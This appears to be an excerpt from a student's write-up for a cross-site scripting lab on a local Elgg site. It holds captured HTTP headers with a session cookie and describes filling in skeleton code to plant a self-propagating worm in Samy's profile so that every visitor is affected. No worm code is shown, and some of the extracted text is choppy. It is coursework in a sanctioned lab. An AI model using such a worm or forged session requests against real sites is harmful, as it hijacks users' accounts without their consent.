
```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com
Cookie: Elgg=eekmhk2romlpdteoc4
Connection: keep-alive
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 01 Oct 2020 20:55
Pragma: public
Cache-Control: public
ETag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 12238
Content-Type: text/css;charset=
Date: Thu, 02 Apr 2020 17:36:11

http://www.xsslabelgg.com,
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; U
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com
Cookie: Elgg=eekmhk2romlpdteoc4
Connection: keep-alive
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 01 Oct 2020 20:55
Pragma: public
Cache-Control: public
ETag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1339
Content-Type: text/css;charset=
Date: Thu, 02 Apr 2020 17:36:11
```

At the bottom of the tool, there are buttons for "Clear", "Options", and "File Save", along with a checkbox for "Record Data" (checked) and "autoscroll" (checked).

After visiting Samy is her friend!

Task 5 & 6

A screenshot of a text editor window with a dark theme. The window has a menu bar with 'File', 'Edit', 'View', 'Search', 'Tools', 'Documents', and 'Help'. Below the menu bar is a toolbar with 'Open' and 'Save' buttons. The main text area contains two JSON objects. The first object is labeled 'content:' and the second is labeled 'samyGuid:'. Both objects have a 'config' field with 'lastcache' and 'viewtype' values, a 'security' field, a 'token' field with 'elgg_ts' and 'elgg_token' values, and a 'session' field with a 'user' object. The 'user' object contains 'guid', 'type', 'subtype', 'owner_guid', 'container_guid', 'site_guid', 'time_create', 'time_updated', 'url', 'name', 'username', 'language', and 'admin' fields. The 'url' field for both objects is 'http://www.xsslabelgg.com/profile/alice'. The status bar at the bottom shows 'Plain Text', 'Tab Width: 8', 'Ln 1, Col 1', and 'INS'.

We find the content and samyGuid from the Firefox network monitor. With these keys, we can fill in the skeleton code provided and launch the worm attack on anyone who visits Samy's page.

NOTE: I was unaware on how to prove this, because it did work. If there is a way to prove that it worked (since it is not specified in the lab) I would be happy to turn the lab in with that information. I only provided what the skeleton code needed, and put it in the "about me" section of Samy's profile.